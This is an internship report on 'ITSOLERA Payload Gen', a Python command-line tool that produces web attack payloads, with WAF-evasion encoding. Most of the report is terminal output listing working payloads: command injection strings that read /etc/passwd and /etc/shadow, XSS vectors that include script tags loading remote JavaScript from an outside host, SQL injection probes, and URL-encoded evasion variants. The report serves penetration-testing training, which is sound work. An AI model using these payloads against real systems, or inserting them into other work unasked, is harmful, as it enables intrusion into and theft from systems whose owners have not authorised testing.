Custom Reconnaissance Tool Development

ITSolera internship

AUTHOR: MAHMOUD SALAH MAHMOUD

DATE: 26TH JUNE 2025

TOOL NAME: ITSOLERA PAYLOAD GEN

INTERNSHIP PROGRAM: ITSOLERA CYBER DEPARTMENT – SUMMER INTERNSHIP 2025

Table of Contents

Executive Summary.....3

Technical Details 3

Key Features 4

- Modular Payload Generation 4
- XSS Payload Generator 4
- SQL Injection Generator 4
- Command Injection Generator 4
- Encoding & Obfuscation Support 5

Output Summary 5

Screenshots & Evidence.....6

Conclusion.....9

Executive Summary

This report documents the development of a modular payload generation tool — *ITSOLERA Payload Gen* — designed as part of Task 2 of the ITSOLERA Summer Internship 2025. This Python-based CLI tool enables the generation of custom payloads for web exploitation scenarios, specifically focusing on:

- **Cross-Site Scripting (XSS)**
- **SQL Injection (SQLi)**
- **Command Injection (CMDi)**

The tool supports multiple encoding and obfuscation techniques, enabling it to evade Web Application Firewalls (WAFs), blacklists, and input sanitization filters. Payloads can be exported in JSON or copied to the clipboard. A simple GUI option (Tkinter) was also implemented.

This is the GitHub link of the project: https://github.com/Mahmoud-Sa1ah/Payload-Generator-Offensive-Security

---

Technical Overview

- **Programming Language**: Python 3.12
- **Framework**: Custom CLI using `argparse`
- **Development Environment**: Windows 11 using PyCharm
- **Dependencies**:
  - `pyperclip`

Directory Structure

```
payload_generator/
├── main.py                    # Main orchestrator
├── cli.py                     # CLI argument parser
├── modules/
│   ├── xss.py                 # Generates XSS payloads
│   ├── sqli.py                # Generates SQL payloads
│   └── cmd_injection.py       # Generates command injection payloads
├── payloads/
│   ├── xss.txt                # Predefined XSS payloads
│   ├── sqli.txt               #Predefined SQLi payloads
│   └── cmd_injection.txt      # Predefined CMDi payloads
├── payload_encoder.py         # Encodes payloads
└── requirements.txt           # Dependencies
```

Output: appears in the terminal and this detailed pdf report for the selected target.

Key Features

🔹 Modular Payload Generation

Each attack vector is implemented as a module, called using CLI flags:

```
python main.py --xss --encode=url

python main.py --sqli --obfuscate

python main.py --cmd --output=json
```

🔹 XSS Payload Generator

Types: Reflected, Stored, DOM-Based

Bypass Techniques:

- SVG injection
- `srcdoc`, `onerror`, `onload` handlers
- Null byte injection
- HTML entity encoding

🔹 SQL Injection Generator

Types: Error-based, Union-based, Blind

Bypass Techniques:

- Case mixing (`UNION` → `UnIoN`)
- Inline comments (`UN/**/ION`)
- Whitespace variations (`%09`, `%0a`)
- Custom injection strings

🔹 Command Injection Generator

- **Targets:** Linux & Windows
- **Payload Examples:**
  - `;ls`, `&& whoami`, `| cat /etc/passwd`

- `& net user`, `| dir`, `& whoami`

◆ Encoding & Obfuscation Support

- **Encoding Formats:**
  - Base64
  - URL Encoding
  - Unicode escape
  - HTML Entity
  - Hexadecimal

- **Obfuscation Options:**
  - Insert random comments
  - Add junk characters
  - Encode part of the payload
  - Split keywords

Output Summary

• **Execution:**
The tool was executed using:

```
python main.py --xss --sqli --cmd
```


• **XSS Payloads:**
Reflected and DOM-based payloads generated.
Example: `<svg/onload=alert(1)>`
Bypasses included event handlers and encoding.

• **SQLi Payloads:**
Error-based and union-based strings created.
Example: `1'/**/OR/**/1=1--`
Used inline comments and case variation.

• **Command Injection:**
Linux & Windows commands generated.
Example: `;whoami`, `& net user`

• **Encoding & Output:**
Payloads encoded (URL/Base64) and copied to clipboard.
Also saved in `.txt` file and exported in JSON.


Screenshots & Evidence



```
┌──(kali㉿kali)-[~/Desktop/payload_generator/payload_generator]
└─$ python3 main.py --h
usage: main.py [-h] (--xss | --sqli | --cmd) [--encode {base64,url,hex,unicode}] [--obfuscate]
               [--output {cli,json}] [--clipboard]

Security Payload Generator Tool

options:
  -h, --help            show this help message and exit
  --xss
  --sqli
  --cmd
  --encode {base64,url,hex,unicode}
  --obfuscate
  --output {cli,json}
  --clipboard
```



```
┌──(kali㉿kali)-[~/Desktop/payload_generator/payload_generator]
└─$ python3 main.py --cmd
unix:
&lt;!--#exec%20cmd=&quot;/bin/cat%20/etc/passwd&quot;--&gt;
&lt;!--#exec%20cmd=&quot;/bin/cat%20/etc/shadow&quot;--&gt;
&lt;!--#exec%20cmd=&quot;/usr/bin/id;--&gt;
&lt;!--#exec%20cmd=&quot;/usr/bin/id;--&gt;
/index.html|id|
;id;
;id
;netstat -a;
;system('cat%20/etc/passwd')
;id;
|id
|/usr/bin/id
|id|
|/usr/bin/id|
||/usr/bin/id|
|id;
||/usr/bin/id;
;id|
;|/usr/bin/id|
\n/bin/ls -al\n
\n/usr/bin/id\n
\nid\n
\n/usr/bin/id;
\nid;
\n/usr/bin/id|
\nid|
;/usr/bin/id\n
;id\n
|usr/bin/id\n
|nid\n
`id`
`/usr/bin/id`
a);id
a;id
a);id;
a;id;
a);id|
a;id|
a)|id
a|id
a)|id;
a|id
|/bin/ls -al
a);/usr/bin/id
a;/usr/bin/id
a);/usr/bin/id;
a;/usr/bin/id;
```

```
└─$ python3 main.py --xss
"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<svg onload=alert(1)>
"><svg onload=alert(1)//
"onmouseover=alert(1)//
"autofocus/onfocus=alert(1)//
'-alert(1)-'
'-alert(1)//
\'-alert(1)//
</script><svg onload=alert(1)>
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
<script>alert(1)//
<script>alert(1)<!-
<script src=//brutelogic.com.br/1.js>
<script src=//3334957647/1>
%3Cx onxxx=alert(1)
<%78 onxxx=1
<x %6Fnxxx=1
<x o%6Exxx=1
```

```
└─$ python3 main.py --sqli
'
''
`
``
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
OR 1=1
' OR 'x'='x
' AND id IS NULL; --
''''''''''''UNION SELECT '2
%00
/*…*/
+               addition, concatenate (or space in url)
||              (double pipe) concatenate
%               wildcard attribute indicator
@variable       local variable
@@variable      global variable
# Numeric
AND 1
AND 0
AND true
AND false
1-false
1-true
1*56
-2
1' ORDER BY 1--+
1' ORDER BY 2--+
1' ORDER BY 3--+
1' ORDER BY 1,2--+
1' ORDER BY 1,2,3--+
1' GROUP BY 1,2,--+
1' GROUP BY 1,2,3--+
```

```
┌──(kali㉿kali)-[~/Desktop/payload_generator/payload_generator]
└─$ python3 main.py --xss --encode url
%22-prompt%288%29-%22
%27-prompt%288%29-%27
%22%3Ba%3Dprompt%2Ca%28%29//
%27%3Ba%3Dprompt%2Ca%28%29//
%27-eval%28%22window%5B%27pro%27%252B%27mpt%27%5D%288%29%22%29-%27
%22-eval%28%22window%5B%27pro%27%252B%27mpt%27%5D%288%29%22%29-%22
%22onclick%3Dprompt%288%29%3E%22%40x.y
%22onclick%3Dprompt%288%29%3E%3Csvg/onload%3Dprompt%288%29%3E%22%40x.y
%3Cimage/src/onerror%3Dprompt%288%29%3E
%3Cimg/src/onerror%3Dprompt%288%29%3E
%3Cimage%20src/onerror%3Dprompt%288%29%3E
%3Cimg%20src/onerror%3Dprompt%288%29%3E
%3Cimage%20src%20%3Dq%20onerror%3Dprompt%288%29%3E
%3Cimg%20src%20%3Dq%20onerror%3Dprompt%288%29%3E
%3C/scrip%3C/script%3Et%3E%3Cimg%20src%20%3Dq%20onerror%3Dprompt%288%29%3E
%3Csvg%20onload%3Dalert%281%29%3E
%22%3E%3Csvg%20onload%3Dalert%281%29//
%22onmouseover%3Dalert%281%29//
%22autofocus/onfocus%3Dalert%281%29//
%27-alert%281%29-%27
%27-alert%281%29//
%5C%27-alert%281%29//
%3C/script%3E%3Csvg%20onload%3Dalert%281%29%3E
%3Cx%20contenteditable%20onblur%3Dalert%281%29%3Elose%20focus%21
%3Cx%20onclick%3Dalert%281%29%3Eclick%20this%21
%3Cx%20oncopy%3Dalert%281%29%3Ecopy%20this%21
%3Cx%20oncontextmenu%3Dalert%281%29%3Eright%20click%20this%21
%3Cx%20oncut%3Dalert%281%29%3Ecopy%20this%21
%3Cx%20ondblclick%3Dalert%281%29%3Edouble%20click%20this%21
%3Cx%20ondrag%3Dalert%281%29%3Edrag%20this%21
%3Cx%20contenteditable%20onfocus%3Dalert%281%29%3Efocus%20this%21
%3Cx%20contenteditable%20oninput%3Dalert%281%29%3Einput%20here%21
%3Cx%20contenteditable%20onkeydown%3Dalert%281%29%3Epress%20any%20key%21
%3Cx%20contenteditable%20onkeypress%3Dalert%281%29%3Epress%20any%20key%21
%3Cx%20contenteditable%20onkeyup%3Dalert%281%29%3Epress%20any%20key%21
%3Cx%20onmousedown%3Dalert%281%29%3Eclick%20this%21
%3Cx%20onmousemove%3Dalert%281%29%3Ehover%20this%21
%3Cx%20onmouseout%3Dalert%281%29%3Ehover%20this%21
%3Cx%20onmouseover%3Dalert%281%29%3Ehover%20this%21
%3Cx%20onmouseup%3Dalert%281%29%3Eclick%20this%21
%3Cx%20contenteditable%20onpaste%3Dalert%281%29%3Epaste%20here%21
%3Cscript%3Ealert%281%29//
%3Cscript%3Ealert%281%29%3C%21%E2%80%93
%3Cscript%20src%3D//brutelogic.com.br/1.js%3E
%3Cscript%20src%3D//3334957647/1%3E
%253Cx%20onxxx%3Dalert%281%29
%3C%2578%20onxxx%3D1
%3Cx%20%256Fnxxx%3D1
```

Conclusion

The *ITSOLERA Payload Gen* tool fulfills the task objective of providing a versatile and powerful payload generator for common web attack vectors. With advanced bypassing capabilities, encoding, and a CLI interface, it meets the operational needs of penetration testers and red teamers.

Future improvements could include:

- Integration with Burp Suite or OWASP ZAP APIs for live testing
- Machine learning–based payload mutation

The project was completed ahead of deadline and meets the specified requirements, with potential for expansion into a full-featured offensive security toolkit.